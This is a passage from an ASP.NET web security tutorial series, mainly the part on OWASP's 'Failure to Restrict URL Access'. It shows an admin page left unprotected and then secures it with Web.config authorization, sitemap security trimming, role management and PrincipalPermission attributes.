example of this and numerous other potential exploits where the development team could stand up and say “Yes, we have encryption!”, but in reality, it was done very poorly.

But of course even when implemented well, cryptography is by no means a guarantee that data is secure. When even the NSA is saying [there’s no such thing as “secure” anymore](#), this becomes more an exercise of making a data breach increasingly difficult as opposed to making it impossible.

And really that’s the theme with this whole series; continue to introduce barriers to entry which whilst not absolute, do start to make the exercise of breaching a web application’s security system an insurmountable task. As the NSA has said, we can’t get “secure” but we can damn well try and get as close to it as possible.

Resources

1. [OWASP Cryptographic Storage Cheat Sheet](#)
2. [Project RainbowCrack](#)
3. [Enough With The Rainbow Tables: What You Need To Know About Secure Password Schemes](#)

Part 8: Failure to Restrict URL Access, 1 Aug 2011

As we begin to look at the final few entries in the Top 10, we're getting into the less prevalent web application security risks, but in no way does that diminish the potential impact that can be had. In fact what makes this particular risk so dangerous is that not only can it be used to very, very easily exploit an application, it can be done so by someone with no application security competency – it's simply about accessing a URL they shouldn't be.

On the positive side, this is also a fundamentally easy exploit to defend against. ASP.NET provides both simple and efficient mechanisms to authenticate users and authorise access to content. In fact the framework wraps this up very neatly within the [provider model](#) which makes securing applications an absolute breeze.

Still, this particular risk remains prevalent enough to warrant inclusion in the Top 10 and certainly I see it in the wild frequently enough to be concerned about it. The emergence of resources beyond typical webpages in particular (RESTful services are a good example), add a whole new dynamic to this risk altogether. Fortunately it's not a hard risk to prevent, it just needs a little forethought.

Defining failure to restrict URL access

This risk is really just as simple as it sounds; someone is able to access a resource they shouldn't because the appropriate access controls don't exist. The resource is often an administrative component of the application but it could just as easily be any other resource which *should* be secured – but isn't.

OWASP summaries the risk quite simply:

Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.


They focus on entry points such as links and buttons being secured at the exclusion of proper access controls on the target resources, but it can be even simpler than that. Take a look at the vulnerability and impact and you start to get an idea of how basic this really is:

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impact
	Exploitability EASY	Prevalence UNCOMMON	Detectability AVERAGE	Impact MODERATE	
Anyone with network access can send your application a request. Could anonymous users access a private page or regular users a privileged page?	Attacker, who is an authorised system user, simply changes the URL to a privileged page. Is access granted? Anonymous users could access private pages that aren't protected.	Applications are not always protecting page requests properly. Sometimes, URL protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget. Detecting such flaws is easy. The hardest part is identifying which pages (URLs) exist to attack.		Such flaws allow attackers to access unauthorised functionality. Administrative functions are key targets for this type of attack.	Consider the business value of the exposed functions and the data they process. Also consider the impact to your reputation if this vulnerability became public.


So if all this is so basic, what's the problem? Well, it's also easy to get wrong either by oversight, neglect or some more obscure implementations which don't consider all the possible attack vectors. Let's take a look at unrestricted URLs in action.

Anatomy of an unrestricted URL attack


Let's take a very typical scenario: I have an application that has an administrative component which allows authorised parties to manage the users of the site, which in this example means editing and deleting their records. When I browse to the website I see a typical ASP.NET Web Application:



I'm not logged in at this stage so I get the “[Log In]” prompt in the top right of the screen. You'll also see I've got “Home” and “About” links in the navigation and nothing more at this stage. Let's now log in:




Right, so now my username – troyhunt – appears in the top right and you’ll notice I have an “Admin” link in the navigation. Let’s take a look at the page behind this:




All of this is very typical and from an end user perspective, it behaves as expected. From the code angle, it's a very simple little bit of syntax in the master page:

```
if (Page.User.Identity.Name == "troyhunt")
{
    NavigationMenu.Items.Add(new MenuItem
    {
        Text = "Admin",
        NavigateUrl = "~/Admin"
    });
}
```

The most important part in the context of this example is that I couldn't access the link to the admin page until I'd successfully authenticated. Now let's log out:



Here's the sting in the tail – let's now return the URL of the admin page by typing it into the address bar:



Now what we see is that firstly, I'm not logged in because we're back to the "[Log In]" text in the top right. We've also lost the "Admin" link in the navigation bar. But of course the real problem is that we've still been able to load up the admin page complete with user accounts and activities we certainly wouldn't want to expose to unauthorised users.

Bingo. Unrestricted URL successfully accessed.

What made this possible?

It's probably quite obvious now, but the admin page itself simply wasn't restricted. Yes, the link was hidden when I wasn't authenticated – and this in and of itself is fine – but there were no access control wrapped around the admin page and this is where the heart of the vulnerability lies.

In this example, the presence of an “/Admin” path is quite predictable and there are countless numbers of websites out there that will return a result based on this pattern. But it doesn’t really matter *what* the URL pattern is – if it’s not meant to be an open URL then it needs access controls. The practice of *not* securing an individual URL because of an unusual or unpredictable pattern is often referred to as [security through obscurity](#) and is most definitely considered a security anti-pattern.

Employing authorisation and security trimming with the membership provider

Back in the previous Top 10 risk about [insecure cryptographic storage](#), I talked about the ability of the [ASP.NET membership provider](#) to implement proper hashing and salting as well playing nice with a number of webform controls. Another thing the membership provider does is makes it really, really easy to implement proper access controls.

Right out of the box, a brand new ASP.NET Web Application is already configured to work with the membership provider, it just needs a database to connect to and an appropriate connection string (the former is easily configured by running “aspnet_regsql” from the Visual Studio command prompt). Once we have this we can start using authorisation permissions configured directly in the <configuration> node of the Web.config. For example:

```
<location path="Admin">
  <system.web>
    <authorization>
      <allow users="troyhunt" />
      <deny users="*" />
    </authorization>
  </system.web>
</location>
```

So without a line of actual code (we’ll classify the above as “configuration” rather than code), we’ve now secured the admin directory to me and me alone. But this now means we’ve got two definitions of securing the admin directory to my identity: the one we created just now and the earlier one intended to show the navigation link. This is where [ASP.NET site-map security trimming](#) comes into play.

For this to work we need a Web.sitemap file in the project which defines the site structure. What we'll do is move over the menu items currently defined in the master page and drop each one into the sitemap so it looks as following:

```
<?xml version="1.0" encoding="utf-8" ?>
<sitemap xmlns="http://schemas.microsoft.com/AspNet/SiteMap-File-1.0" >
  <siteMapNode roles="*">
    <siteMapNode url="~/Default.aspx" title="Home" />
    <siteMapNode url="~/About.aspx" title="About" />
    <siteMapNode url="~/Admin/Default.aspx" title="Admin" />
  </siteMapNode>
</sitemap>
```

After this we'll also need a site-map entry in the Web.config under system.web which will enable security trimming:

```
<sitemap enabled="true">
  <providers>
    <clear/>
    <add siteMapFile="Web.sitemap" name="AspNetXmlSiteMapProvider"
      type="System.Web.XmlSiteMapProvider" securityTrimmingEnabled="true"/>
  </providers>
</sitemap>
```

Finally, we configure the master page to populate the menu from the Web.sitemap file using a sitemap data source:

```
<asp:Menu ID="NavigationMenu" runat="server" CssClass="menu"
  EnableViewState="false" IncludeStyleBlock="false"
  Orientation="Horizontal" DataSourceID="MenuDataSource" />


<asp:SiteMapDataSource ID="MenuDataSource" runat="server"
  ShowStartingNode="false" />
```

What this all means is that the navigation will inherit the authorisation settings in the Web.config and trim the menu items accordingly. Because this mechanism also secures the individual resources from any direct requests, we've just locked everything down tightly without a line of code and it's all defined in one central location. Nice!

Leverage roles in preference to individual user permissions

One thing OWASP talks about in this particular risk is the use of role based authorisation. Whilst technically the approach we implemented above is sound, it can be a bit clunky to work with, particularly as additional users are added. What we really want to do is manage permissions at the role level, define this within our configuration where it can remain fairly stable and then manage the role membership in a more dynamic location such as the database. It's the same sort of thing your system administrators do in an Active Directory environment with groups.

Fortunately this is very straight forward with the membership provider. Let's take a look at the underlying data structure:



All we need to do to take advantage of this is to enable the role manager which is already in our project:

```
<roleManager enabled="true">
```

Now, we could easily just insert the new role into the aspnet_Roles table then add a mapping entry against my account into aspnet_UsersInRole with some simple INSERT scripts but the membership provider actually gives you stored procedures to take care of this:

```
EXEC dbo.aspnet_Roles_CreateRole '/', 'Admin'  
GO
```

```
DECLARE @CurrentDate DATETIME = GETUTCDATE()  
EXEC dbo.aspnet_UsersInRoles_AddUsersToRoles '/', 'troyhunt', 'Admin',  
    @CurrentDate  
GO
```

Even better still, because we've enabled the role manager we can do this directly from the app via the role management API which will in turn call the stored procedures above:

```
Roles.CreateRole("Admin");  
Roles.AddUserToRole("troyhunt", "Admin");
```

The great thing about this approach is that it makes it really, really easy to hook into from a simple UI. Particularly the activity of managing users in roles in something you'd normally expose through a user interface and the methods above allow you to avoid writing all the data access plumbing and just leverage the native functionality. Take a look through the [Roles class](#) and you'll quickly see the power behind this.

The last step is to replace the original authorisation setting using my username with a role based assignment instead:

```
<location path="Admin">  
    <system.web>  
        <authorization>  
            <allow roles="Admin" />  
            <deny users="*" />  
        </authorization>  
    </system.web>  
</location>
```

And that's it! What I really like about this approach is that it's using all the good work that already exists in the framework – we're not reinventing the wheel. It also means that by

leveraging all the bits that Microsoft has already given us, it's easy to stand up an app with robust authentication and flexible, configurable authorisation in literally minutes. In fact I can get an entire website up and running with a full security model in less time than it takes me to go and grab a coffee. Nice!

Apply principal permissions


An additional sanity check that can be added is to employ [principle permissions](#) to classes and methods. Let's take an example: Because we're conscientious developers we separate our concerns and place the method to remove a user a role into a separate class to the UI. Let's call that method "RemoveUserFromRole".

Now, we've protected the admin directory from being accessed unless someone is authenticated and exists in the "Admin" role, but what would happen if a less-conscientious developer referenced the "RemoveUserFromRole" from another location? They could easily reference this method and entirely circumvent the good work we've done to date simply because it's referenced from another URL which isn't restricted.

What we'll do is decorate the "RemoveUserFromRole" method with a principal permission which demands the user be a member of the "Admin" role before allowing it to be invoked:

```
[PrincipalPermission(SecurityAction.Demand, Role = "Admin")]
public void RemoveUserFromRole(string userName, string role)
{
    Roles.RemoveUserFromRole(userName, role);
}
```

Now let's create a new page in the *root* of the application and we'll call it "UnrestrictedPage.aspx". Because the page isn't in the admin folder it won't inherit the authorisation setting we configured earlier. Let's now invoke the "RemoveUserFromRole" method which we've just protected with the principal permission and see how it goes:



Perfect, we've just been handed a `System.Security.SecurityException` which means everything stops dead in its tracks. Even though we didn't explicitly lock down this page like we did the admin directory, it still can't execute a fairly critical application function because we've locked it down at the declaration.

You can also employ this at the class level:

```
[PrincipalPermission(SecurityAction.Demand, Role = "Admin")]
public class RoleManager
{
    public void RemoveUserFromRole(string userName, string role)
    {
        Roles.RemoveUserFromRole(userName, role);
    }
}
```

```
public void AddUserToRole(string userName, string role)
{
    Roles.AddUserToRole(userName, role);
}
}
```

Think of this as a safety net; it shouldn't be required if individual pages (or folders) are appropriately secured but it's a very nice backup plan!

Remember to protect web services and asynchronous calls

One thing we're seeing a lot more of these days is lightweight HTTP endpoints used particularly in AJAX implementations and for native mobile device clients to interface to a backend server. These are great ways of communicating without the bulk of HTML and particularly the likes of JSON and REST are enabling some fantastic apps out there.

All the principles discussed above are still essential in lieu of no direct web UI. Without having direct visibility to these services it's much easier for them to slip through without necessarily having the same access controls placed on them. Of course these services can still perform critical data functions and need the same protection as a full user interface on a webpage. This is again where native features like the membership provider come into their own because they can [play nice with WCF](#).

One way of really easily identifying these vulnerabilities is to use [Fiddler](#) to monitor the traffic. Pick some of the requests and try executing them again through the request builder without the authentication cookie and see if they still run. While you're there, try manipulating the POST and GET parameters and see if you can find any [insecure direct object references](#) :)

